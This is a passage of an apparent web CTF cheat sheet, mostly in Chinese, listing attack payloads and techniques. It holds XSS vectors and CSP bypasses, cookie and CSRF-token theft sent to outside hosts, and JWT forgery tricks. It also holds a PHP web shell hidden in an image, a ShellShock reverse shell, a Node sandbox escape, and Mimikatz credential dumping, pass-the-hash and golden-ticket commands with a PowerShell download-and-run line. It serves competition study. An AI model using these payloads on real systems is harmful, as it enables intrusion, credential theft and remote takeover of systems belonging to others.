  - `alert.bind()(document.domain);`
  - <https://gist.github.com/tomnomnom/14a918f707ef0685fdebd90545580309>

- Some Payload

- `<svg/onload=alert(1);alert(2)>`
- `<svg/onload="alert(1);alert(2)">`
- `<svg/onload="&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x31;&#x29;;alert(2)">`
  - `;;` 改成 `;` 會失敗
  - 雙引號可去掉
  - 可10進位, 16進位混合
- `<svg/onload=\u0061\u006c\u0065\u0072\u0074(1)>`
  - `\u`形式只能用在javascript, 例如onload的a改成u0061會失敗
- `<title><a href="</title><svg/onload=alert(1)>`
  - title優先權較大, 直接中斷其他標籤
- `<svg><script>prompt(1)</script>`
  - 因為 `<svg>`, HTML Entities會被解析
  - 去掉 `<svg>` 會失敗, `<script>` 不會解析Entities
- `<? foo="><script>alert(1)</script>">`
- `<! foo="><script>alert(1)</script>">`
- `</ foo="><script>alert(1)</script>">`
- `<% foo="><script>alert(1)</script>">`

- Markdown XSS

- `[a](javascript:prompt(document.cookie))`
- `[a](j a v a s c r i p t:prompt(document.cookie))`
- `[a](data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K)`
- `[a](javascript>window.onerror=alert;throw%201)`
- ...

- SVG XSS

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"
  <script type="text/javascript">
    alert(document.domain);
  </script>
</svg>
```

---

- iframe srcdoc XSS

```
<iframe srcdoc="&#x3C;svg/&#x6f;nload=alert(document.domain)&#x3E;">
```

- Polyglot XSS
  - Example: PlaidCTF 2018 wave XSS
  - 上傳.wave檔 (會檢查signatures)

```
RIFF`....WAVE...`
alert(1);
function RIFF(){}

```

- 變成合法的js語法
- wave在apache mime type中沒有被定義
- `<script src="uploads/this_file.wave">`

## CSP evaluator

<https://csp-evaluator.withgoogle.com/>

## Bypass CSP

- base
  - 改變資源載入的域，引入惡意的js
  - `<base href ="http://kaibro.tw/">`
  - RCTF 2018 - rBlog

- script nonce

```
<p>可控內容<p>
<script src="xxx" nonce="AAAAAAAAAAAA"></script>
```

插入 `<script src="http://kaibro.tw/uccu.js" a="`

```
<p><script src="http://kaibro.tw/uccu.js" a="<p>
<script src="xxx" nonce="AAAAAAAAAAAA"></script>
```

- Script Gadget
  - <https://www.blackhat.com/docs/us-17/thursday/us-17-Lekies-Dont-Trust-The-DOM-Bypassing-XSS-Mitigations-Via-Script-Gadgets.pdf>
  - is an **existing** JS code on the page that may be used to bypass mitigations
  - Bypassing CSP strict-dynamic via Bootstrap

- `<div data-toggle=tooltip data-html=true title='<script>alert(1)</script>'></div>`
  - Bypassing sanitizers via jQuery Mobile
    - `<div data-role=popup id='--><script>alert(1)</script>'></div>`
  - Bypassing NoScript via Closure (DOM clobbering)
    - `<a id=CLOSURE_BASE_PATH href=http://attacker/xss></a>`
  - Bypassing ModSecurity CRS via Dojo Toolkit
    - `<div data-dojo-type="dijit/Declaration" data-dojo-props="}-alert(1)-{">`
  - Bypassing CSP unsafe-eval via underscore templates
    - `<div type=underscore/template> <% alert(1) %> </div>`
  - OCTF 2018 - h4xors.club2
- google analytics ea
    - ea is used to log actions and can contain arbitrary string
    - Google CTF 2018 - gcalc2

## Upload XSS

- htm
- html
- svg
- xml
- xsl
- rdf
  - firefox only?
  - `text/rdf / application/rdf+xml`
- vtt
  - IE/Edge only?
  - `text/vtt`
- shtml
- xhtml
- mht / mhtml
- var
  - [HITCON CTF 2020 - oStyle](#)
  - 預設安裝Apache包含mod\_negotiation模組，可以設置Response中的 Content-\* 屬性

Content-language: en  
Content-type: text/html

Body:-----foo-----

```
<script>
fetch('http://orange.tw/?' + escape(document.cookie))
</script>
```

-----foo-----

## Content-type

- XSS
  - <https://github.com/BlackFan/content-type-research/blob/master/XSS.md>
  - text/html
  - application/xhtml+xml
  - application/xml
  - text/xml
  - image/svg+xml
  - text/xsl
  - application/vnd.wap.xhtml+xml
  - multipart/x-mixed-replace
  - text/rdf
  - application/rdf+xml
  - application/mathml+xml
  - text/vtt
  - text/cache-manifest

## jQuery

- \$.getJSON / \$.ajax XSS
  - 當 URL 長得像 `http://kaibro.tw/x.php?callback=anything`
  - 會自動判斷成 jsonp callback，然後以 javascript 執行
  - Example: [VolgaCTF 2020 Qualifier - User Center](#)

## Online Encoding / Decoding

- <http://monyer.com/demo/monyerjs/>

## JSFuck

- <http://www.jsfuck.com/>

## aaencode / aadecode

- <http://utf-8.jp/public/aaencode.html>
- <https://cat-in-136.github.io/2010/12/aadecode-decode-encoded-as-aaencode.html>

## RPO

---

- <http://example.com/a%2findex.php>
  - 瀏覽器會把 `a%2findex.php` 當成一個檔案
  - Web Server則會正常解析成 `a/index.php`
  - 所以當使用**相對路徑**載入css時，就可以透過這種方式讓瀏覽器解析到其他層目錄下的檔案
    - 如果該檔案內容可控，則有機會XSS
  - 舉例：
    - `/test.php` 中有 `<link href="/1/" ...>`
    - 另有 `/1/index.php` 給 `?query=` 參數，會直接輸出該參數內容
    - 訪問 `/1%2f%3Fquery={}*{background-color%3Ared}%2f..%2f../test.php` 就會讓背景變紅色
      - Server: `/test.php`
      - Browser: `/1%2f%3Fquery={}*{background-color%3Ared}%2f..%2f../test.php`
        - CSS會載入 `/1/?query={}*{background-color:red}/../1/`
      - CSS語法容錯率很高

## CSS Injection

---

- CSS可控時，可以Leak Information
- Example:
  - `leak <input type='hidden' name='csrf' value='2e3d04bf...'>`
  - `input[name=csrf][value^="2"]{background: url(http://kaibro.tw/2)}`
  - `input[name=csrf][value^="2e"]{background: url(http://kaibro.tw/2e)}`
  - ...
  - [SECCON CTF 2018 - GhostKingdom](#)

## XS-Leaks

---

- Cross-Site Browser Side channel attack
- [xsleaks wiki](#)

## Frame count

- 不同狀態有不同數量的frame

- 用 `window.frames.length` 來判斷
  - 狀態A => frame count = x
  - 狀態B => frame count = y
  - $x \neq y$
- e.g. [Facebook CTF - Secret Note Keeper](#)
  - 找到結果 => frame count >= 1
  - 沒找到 => frame count = 0

## Timing

- 不同狀態有不同回應時間
- Time(有結果) > Time(沒結果)
  - 有結果時，會需要載入比較多東西

## XSS Filter

- iframe正常訪問，會觸發一次onload事件
- 在iframe.src尾，加上 # 做請求，正常不會再觸發onload事件
- 但如果原本頁面被filter block，則會有第二次onload
  - 第二次請求變成 `chrome-error://chromewebdata/#`
- 可以判斷頁面狀態
  - 正常 => 1次onload
  - 被Blocked => 2次onload
- 也能用 `history.length` 判斷
- e.g. 35C3 - filemanager

## HTTP Cache

- 清空目標 Cache
  - 送 POST 請求
- 查詢內容
  - `<link rel=prerender href="victim.com">`
- 檢查是否 Cache 該內容
  - Referrer 設超長，然後訪問該資源
  - 有 cache => 顯示資源
  - 沒 cache => 抓不到資源

## DOM Clobbering

---

```
<form id=test1></form>
<form name=test2></form>
```



```

<script>
console.log(test1); // <form id=test1></form>
console.log(test2); // <form name=test2></form>
console.log(document.test1); // undefined
console.log(document.test2); // <form name=test2></form>
</script>

```

- id 屬性被當成全域變數
- name 屬性被當成 document 屬性

- 覆蓋原生函數

```

<form name="getElementById"></form>
<form id="form"></form>

<script>
console.log(document.getElementById("form")); // Error
</script>

<script>
console.log("I'll be executed!");
</script>

```

這裡第一個script block因為錯誤被跳過，第二個script block依舊會執行 (常拿來繞檢查)

- toString 問題

```

<form id=test1><input name=test2></form>
<script>
  alert(test1.test2); // "[object HTMLInputElement]"
</script>

```

- <a> 的 href 可以解決toString問題: <a id=test1 href=http://kaibro.tw>
  - alert(test1); => http://kaibro.tw
- <form id=test1><a name=test2 href=http://kaibro.tw></form> 依舊有問題
  - alert(test1.test2); => undefined
  - 解法見下面HTMLCollection

- HTMLCollection

```

<a id=test1>click!</a>
<a id=test1>click2!</a>

```

```
<script>
console.log(window.test1); // <HTMLCollection(2) [a#test1, a#test1, test1: a
</script>
```

---

name 屬性也會直接變成 HTMLCollection 的屬性:

```
<a id="test1"></a>
<a id="test1" name="test2" href="x:alert(1)"></a>
<script>
alert(window.test1.test2); // x:alert(1)
</script>
```

- Example
  - [Google CTF 2019 Qual - pastetastic](#)
  - [Volga CTF 2020 Qualifier - Archive](#)

## 密碼學

---

### PRNG

---

- php 7.1.0後 rand() 和 srand() 已經等同 mt\_rand() 和 mt\_srand()
  - 測試結果：<https://3v4l.org/PIUEo>
- php > 4.2.0 會自動對 srand() 和 mt\_srand() 播種
  - 只進行一次seed，不會每次 rand() 都seed
- 可以通過已知的random結果，去推算隨機數種子，然後就可以推算整個隨機數序列
- 實際應用上可能會碰到連上的不是同個process，可以用 Keep-Alive 來確保連上同個 php process(只會seed一次)
- 7.1以前 rand() 使用libc random()，其核心為： $state[i] = state[i-3] + state[i-31]$ 
  - 所以只要有31個連續隨機數就能預測接下來的隨機數
  - 後來 rand() alias成 mt\_rand()，採用的是 Mersenne Twister 算法
- Example: HITCON 2015 - Giraffe's Coffee

### ECB mode

---

### Cut and Paste Attack

- 每個Block加密方式都一樣，所以可以把Block隨意排列
- 舉例： `user=kaibro;role=user`
  - 假設Block長度為8
  - 構造一下user: ( | 用來區隔Block)
    - `user=aaa|admin;ro|le=user`
    - `user=aaa|aa;role=|user`
  - 排列一下：(上面每塊加密後的Block都已知)
    - `user=aaa|aa;role=|admin;ro`
- Example: AIS3 2017 pre-exam

## Encryption Oracle Attack

- $ECB(K, A + B + C)$  的運算結果可知
  - B可控
  - K, A, C未知
- C的內容可以透過以下方法爆出來：
  - 找出最小的長度L
  - 使得將B改成L個a，該段pattern剛好重複兩次
    - `...bbbb bbaa aaaa aaaa cccc ...`
    - `...???? ???? 5678 5678 ???? ...`
  - 改成L-1個a，可得到  $ECB(K, "aa...a" + C[0])$  這個Block的內容
  - C[0]可爆破求得，後面也依此類推
- 常見發生場景：Cookie

## CBC mode

---

### Bit Flipping Attack

- 假設IV為A、中間值為B (Block Decrypt後結果)、明文為C
- CBC mode解密時，  $A \oplus B = C$
- 若要使輸出明文變 X
- 修改A為  $A \oplus C \oplus X$
- 則原本式子變成  $(A \oplus C \oplus X) \oplus B = X$

### Padding Oracle Attack

- PKCS#7
  - Padding方式：不足x個Byte，就補x個x
    - 例如：Block長度8
    - `AA AA AA AA AA AA AA 01`

- AA AA AA AA AA AA 02 02
- AA AA AA AA AA 03 03 03
- ...
- 08 08 08 08 08 08 08 08
- 在常見情況下，如果解密出來發現Padding是爛的，會噴Exception或Error
  - 例如：HTTP 500 Internal Server Error
  - 須注意以下這類情況，不會噴錯：
    - AA AA AA AA AA AA 01 01
    - AA AA 02 02 02 02 02 02
- 原理：
  - CBC mode下，前一塊密文會當作當前這塊的IV，做XOR
  - 如果構造  $A || B$  去解密 (A, B是密文Block)
  - 此時，A會被當作B的IV，B會被解成  $D(B) \oplus A$
  - 可以透過調整A，使得Padding變合法，就可以得到  $D(B)$  的值
    - 例如：要解最後1 Byte
    - 想辦法讓最後解出來變成 01 結尾
    - 運氣不好時，可能剛好碰到 02 02 結尾，可以調整一下A倒數第2 Byte
    - $D(B)[-1] \oplus A[-1] = 01$
    - $D(B)[-1] = A[-1] \oplus 01$
    - 有最後1 Byte就可以依此類推，調整倒數第2 Byte
  - $D(B) \oplus C$  就能得到明文 (C為前一塊真正的密文)

## Length Extension Attack

- 很多hash算法都可能存在此攻擊，例如 md5, sha1, sha256 ...
- 主要是因為他們都使用Merkle-Damgard hash construction
- 會依照64 Byte分組，不足會padding
  - 1 byte的  $0x80$  +一堆  $0x00$  +8 bytes的 長度
- IV是寫死的，且每一組輸出結果會當下一組的輸入
- 攻擊條件：(這裏md5換成sha1, sha256...也通用)
  - 已知  $md5(secret+message)$
  - 已知 secret長度
  - 已知 message內容
- 符合三個條件就能構造  $md5(secret+message+padding+任意字串)$
- 工具 - hashpump
  - 基本用法：
    - a. 輸入  $md5(secret+message)$  的值
    - b. 輸入 message 的值
    - c. 輸入 secret長度

d. 輸入要加在後面的字串

e. 最後會把 md5(secret+message+padding+任意字串) 和 message+padding+任意字串 噴給你

## 其它

---

- Information leak
  - .git / .svn
  - robots.txt
  - /.well-known
  - .DS\_Store
  - .htaccess
  - .pyc
  - package.json
  - server-status
  - crossdomain.xml
  - admin/ manager/ login/ backup/ wp-login/ phpMyAdmin/
  - xxx.php.bak / [www.tar.gz](http://www.tar.gz) / .xxx.php.swp / xxx.php~ / xxx.phps
  - /WEB-INF/web.xml
- 文件解析漏洞
  - Apache
    - shell.php.ggininder
    - shell.php%0a
      - httpd 2.4.0 to 2.4.29
      - CVE-2017-15715
  - IIS
    - IIS < 7
      - a.asp/user.jpg
      - user.asp;aa.jpg
  - Nginx
    - nginx < 8.03
      - cgi.fix\_pathinfo=1
      - Fast-CGI開啟狀況下
      - kaibro.jpg: <?php fputs(fopen('shell.php','w'),'<?php eval(\$\_POST[cmd])?>');?>
      - 訪問 kaibro.jpg/.php 生成shell.php

- AWS常見漏洞

- S3 bucket權限配置錯誤

- nslookup判斷
  - nslookup 87.87.87.87
  - s3-website-us-west-2.amazonaws.com.
- 確認bucket
  - 訪問 bucketname.s3.amazonaws.com
  - 成功會返回bucket XML資訊
- awscli工具
  - 列目錄 `aws s3 ls s3://bucketname/ --region regionname`
  - 下載 `aws sync s3://bucketname/ localdir --region regionname`

- metadata

- <http://169.254.169.254/latest/meta-data/>
- Tool
  - <https://andresriancho.github.io/nimbostratus/>

- JWT (Json Web Token)

- 重置算法 None

- ```
import jwt; print(jwt.encode({"userName":"admin","userRoot":1001},
                             key="", algorithm="none"))[:-1]
```

- 降級算法

- 把"非對稱式加密"降級為"對稱式加密"
- e.g. RS256 改成 HS256

```
import jwt
public = open('public.pem', 'r').read() # public key
prin(jwt.encode({"user":"admin","id":1}, key=public, algorithm='HS256'))
```

- 暴力破解密鑰

- Tool: [JWT Cracker](#)
  - usage: `./jwtcrack eyJhbGci....`
- Example:
  - [WCTF 2020 - thymeleaf](#)

- kid 參數 (key ID)

- 是一個可選參數
- 用於指定加密算法的密鑰
- 任意文件讀取

- "kid" : "/etc/passwd"
- SQL注入
  - kid 有可能從資料庫提取數據
    - "kid" : "key11111111" || union select 'secretkey' -- "
- Command Injection
  - Ruby open: "/path/to/key\_file|whoami"
- Example: [HITB CTF 2017 - Pasty](#)
- jku
  - 用來指定連接到加密Token密鑰的URL
  - 如果未限制的話，攻擊者可以指定自己的密鑰文件，用它來驗證token
    - Example: [VolgaCTF 2021 Qual - JWT](#)
- 敏感訊息洩漏
  - JWT 是保證完整性而不是保證機密性
  - base64 decode 後即可得到 payload 內容
  - Example
    - [CSAW CTF 2018 Qual - SSO](#)
- jwt.io
- 常見Port服務
  - [http://packetlife.net/media/library/23/common\\_ports.pdf](http://packetlife.net/media/library/23/common_ports.pdf)
- php -i | grep "Loaded Configuration File"
  - 列出php.ini路徑
- OPTIONS method
  - 查看可用 HTTP method
  - `curl -i -X OPTIONS 'http://evil.com/'`
- ShellShock
  - `() { :; }; echo vulnerable`
  - `() { :a; }; /bin/cat /etc/passwd`
  - `() { :; }; /bin/bash -c '/bin/bash -i >& /dev/tcp/kaibro.tw/5566 0>&1'`
- X-forwarded-for 偽造來源IP
  - Client-IP
  - X-Client-IP

- X-Real-IP
- X-Remote-IP
- X-Remote-Addr
- X-Host
- ...
- 各種繞 Limit (e.g. Rate limit bypass)
- Heroku feature
  - <https://jetmind.github.io/2016/03/31/heroku-forwarded.html>
  - 同時送多個 X-Forwarded-For header，可以讓真實IP被包在IP list中間 (Spoofing)
  - Example: [angstromCTF 2021 - Spoofy](#)
- DNS Zone Transfer
  - `dig @1.2.3.4 abc.com axfr`
    - DNS Server: 1.2.3.4
    - Test Domain: abc.com
- IIS 短檔名列舉
  - Windows 8.3 格式: administrator 可以簡寫成 admini~1
  - 原理：短檔名存在或不存在，伺服器回應內容不同
  - Tool: <https://github.com/irsdl/IIS-ShortName-Scanner>
    - `java -jar iis_shortname_scanner.jar 2 20 http://example.com/folder/`
- NodeJS unicode failure
  - 內部使用UCS-2編碼
  - `NN => ..`
    - N 即 `\xff\x2e`
    - 轉型時捨棄第一個Byte
- 特殊的CRLF Injection繞過
  - `%E5%98%8A`
  - 原始的Unicode碼為 U+560A
  - raw bytes: `0x56 , 0x0A`
- MySQL utf8 v.s. utf8mb4
  - MySQL utf8編碼只支援3 bytes
  - 若將4 bytes的utf8mb4插入utf8中，在non strict模式下會被截斷
  - CVE-2015-3438 WordPress Cross-Site Scripting Vulnerability



- Nginx internal繞過
  - X-Accel-Redirect
  - [Document](#)
  - Example:
    - Olympic CTF 2014 - CURLing
    - [MidnightSun CTF 2019 - bigspin](#)
- Nginx目錄穿越漏洞
  - 常見於Nginx做Reverse Proxy的狀況
 

```
location /files {
    alias /home/
}
```
  - 因為 /files 沒有加上結尾 / ，而 /home/ 有
  - 所以 /files../ 可以訪問上層目錄
- Nginx add\_header
  - 預設當 response 是 200, 201, 204, 206, 301, 302, 303, 304, 307, or 308 時，  
add\_header 才會設定 header
  - e.g. [Codegate 2020 - CSP](#)
- Nginx \$url CRLF Injection
  - \$uri 是解碼後的請求路徑，可能包含換行，有機會導致CRLF Injection
    - 應改用 \$request\_uri
  - Example: [VolgaCTF 2021 - Static Site](#)
    - proxy\_pass https://volga-static-site.s3.amazonaws.com\$uri;
    - CRLF Injection 蓋掉 S3 Bucket 的 Host header，控 Response 內容做 XSS
- Javascript大小寫特性
  - "1".toUpperCase() == 'I'
  - "f".toUpperCase() == 'S'
  - "K".toLowerCase() == 'k'
  - [Reference](#)
- Node.js目錄穿越漏洞
  - CVE-2017-14849
  - 影響: 8.5.0版
  - /static/../../../../foo/../../../../etc/passwd

- Node.js vm escape
  - `const process = this.constructor.constructor('return this.process')();process.mainModule.require('child_process').execSync('whoami').toString()`
  - CONFidence CTF 2020 - TempleJS
    - Only allow `/^[a-zA-Z0-9 ${} `]+$/g`
    - `Function`a${`return constructor`}{constructor}``${constructor}``return flag` ```

- Apache Tomcat Session操縱漏洞

- 預設session範例頁面 `/examples/servlets/servlet/SessionExample`
- 可以直接對Session寫入

- polyglot image + .htaccess

- XBM格式有定義在 `exif_imagetype()` 中
- 符合 `.htaccess` 格式
- Insomnihack CTF

```
#define gg_width 1337
#define gg_height 1337
AddType application/x-httpd-php .asp
```

- AutoBinding / Mass Assignment

- [Mass\\_Assignment\\_Cheat\\_Sheet](#)
- Spring MVC
  - `@ModelAttribute`
  - 會將Client端傳來的參數(GET/POST)綁定到指定Object中，並自動將此Object加到ModelMap中
  - Example

```
@RequestMapping(value = "/home", method = RequestMethod.GET)
public String home(@ModelAttribute User user, Model model) {
    if (showSecret){
        model.addAttribute("firstSecret", firstSecret);
    }
    return "home";
}
```

- Example 2:
  - [justiceleague](#)
- Example 3: [VolgaCTF 2019 - shop](#)

- HTTP2 Push
  - Server 自己 push 東西回來 (e.g. CSS/JS file)
  - e.g. [ALLES CTF 2020 - Push](#)
    - Chrome Net Export tool
- Symlink
  - `ln -s ../../../../../../../../etc/passwd kaibro.link`
  - `zip --symlink bad.zip kaibro.link`
- tcpdump
  - `-i` 指定網卡，不指定則監控所有網卡
  - `-s` 默認只抓96bytes，可以-s指定更大數值
  - `-w` 指定輸出檔
  - `host` 指定主機(ip or domain)
  - `dst` , `src` 來源或目的端
  - `port` 指定端口
  - `tcp` , `udp` , `icmp` 指定協議
  - example
    - 來源192.168.1.34且目的端口為80
      - `tcpdump -i eth0 src 192.168.1.34 and dst port 80`
    - 來源192.168.1.34且目的端口是22或3389
      - `tcpdump -i eth0 'src 192.168.1.34 and (dst port 22 or 3389)'`
    - 保存檔案，可以後續用wireshark分析
      - `tcpdump -i eth0 src kaibro.tw -w file.cap`

## Tool & Online Website

---

### Information gathering

---

- <http://pentest-tools.com/>
- <https://www.shodan.io/>
- <https://www.zoomeye.org/>
- <https://censys.io>
- <https://crt.sh/>
- <http://webscan.cc/>

- <https://x.threatbook.cn/>
- <https://dnsdumpster.com/>
- [https://www.domainiq.com/reverse\\_whois](https://www.domainiq.com/reverse_whois)
- <https://www.yougetsignal.com/tools/web-sites-on-web-server/>
- <https://www.robtex.com/dns-lookup/>
- <https://phpinfo.me/bing.php>
- [https://www.owasp.org/index.php/Category:OWASP\\_DirBuster\\_Project](https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)
- <https://github.com/laramies/theHarvester>
- <https://github.com/drwetter/testssl.sh>
- <https://github.com/urbanadventurer/WhatWeb>
- <https://buckets.grayhatwarfare.com/>

## Hash Crack

---

- <http://cmd5.com>
- <https://somd5.com/>
- <https://crackstation.net/>
- <https://hashkiller.co.uk/>

## 其它

---

- <https://3v4l.org/>
  - php eval
- <https://github.com/denny0223/scrabble>
  - git
- [https://github.com/lijiejie/ds\\_store\\_exp](https://github.com/lijiejie/ds_store_exp)
  - .DS\_Store
- <https://github.com/kost/dvcs-ripper>
  - git / svn / hg / cvs ...

- <http://www.factordb.com/>
- unicode converter
  - <https://www.branah.com/unicode-converter>
- PHP混淆 / 加密
  - <http://enphp.djunny.com/>
  - <http://www.phpjm.net/>
- <https://github.com/PowerShellMafia/PowerSploit>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/>
- <http://xssor.io>
- <https://github.com/Pgaijin66/XSS-Payloads/blob/master/payload.txt>
  - XSS Payloads
- DNSLog
  - <http://ceye.io>
  - <https://www.t00ls.net/dnslog.html>
  - <http://dnsbin.zhack.ca/>
  - <http://requestbin.net/dns>
- DNS rebinding
  - rebind.network
    - ```
# butit still works
A.192.168.1.1.forever.rebind.network

#alternate between localhost and 10.0.0.1 forever
A.127.0.0.1.1time.10.0.0.1.1time.repeat.rebind.network

#first respond with 192.168.1.1 then 192.168.1.2. Now respond
192.168.1.3forever.

A.192.168.1.1.1time.192.168.1.2.2times.192.168.1.3.forever.rebind.

#respond with 52.23.194.42 the first time, then whatever
`whonow--default-address`
# isset to forever after that (default: 127.0.0.1)
A.52.23.194.42.1time.rebind.network
```
  - rbndr.us

- 36573657.7f000001.rbndr.us
- Example
  - [BalsnCTF 2019 - ㄱㅇOo韓國魚oOㄱㅇ](#)
  - [DEFCON CTF 2019 Qual - oops](#)
- <https://r12a.github.io/apps/encodings/>
  - Encoding converter
- <http://tool.leavesongs.com/>
- Mimikatz
  - 撈密碼
    - `mimikatz.exe privilege::debug sekurlsa::logonpasswords full exit >> log.txt`
    - powershell 無文件: `powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds"`
  - Pass The Hash
    - `sekurlsa::pth /user:Administrator /domain:kaibro.local /ntlm:cc36cf7a8514893efccd332446158b1a`
    - `sekurlsa::pth /user:Administrator /domain:kaibro.local /aes256:b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c94098a9e9`
    - `sekurlsa::pth /user:Administrator /domain:kaibro.local /ntlm:cc36cf7a8514893efccd332446158b1a /aes256:b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c94098a9e9`
  - TGT
    - `kerberos::tgt` (Displays informations about the TGT of the current session)
  - List / Export Kerberos tickets of all sessions
    - `sekurlsa::tickets /export`
  - Pass The Ticket
    - `kerberos::ptt Administrator@krbtgt-KAIBRO.LOCAL.kirbi`
  - Golden
    - generate the TGS with NTLM: `kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<ntlm_hash> /user:<user_name> /service:<service_name> /target:<service_machine_hostname>`
    - generate the TGS with AES 128 key: `kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128:<krbtgt_aes128_key> /user:`

```
<user_name> /service:<service_name> /target:
<service_machine_hostname>
```

- generate the TGS with AES 256 key: `kerberos::golden /domain:`  
`<domain_name>/sid:<domain_sid> /aes256:<krbtgt_aes256_key> /user:`  
`<user_name> /service:<service_name> /target:`  
`<service_machine_hostname>`

- Purge

- `kerberos::purge` (Purges all tickets of the current session)


- WASM

- <https://wasdk.github.io/WasmFiddle/>
- <https://webassembly.studio/>
- <https://github.com/WebAssembly/wabt>

## Contributing

Welcome to open Pull Request

OR





## Releases

No releases published

## Packages

Contributors 2

 **w181496** Kaibro

 **splitline** SPLITLINE

Languages

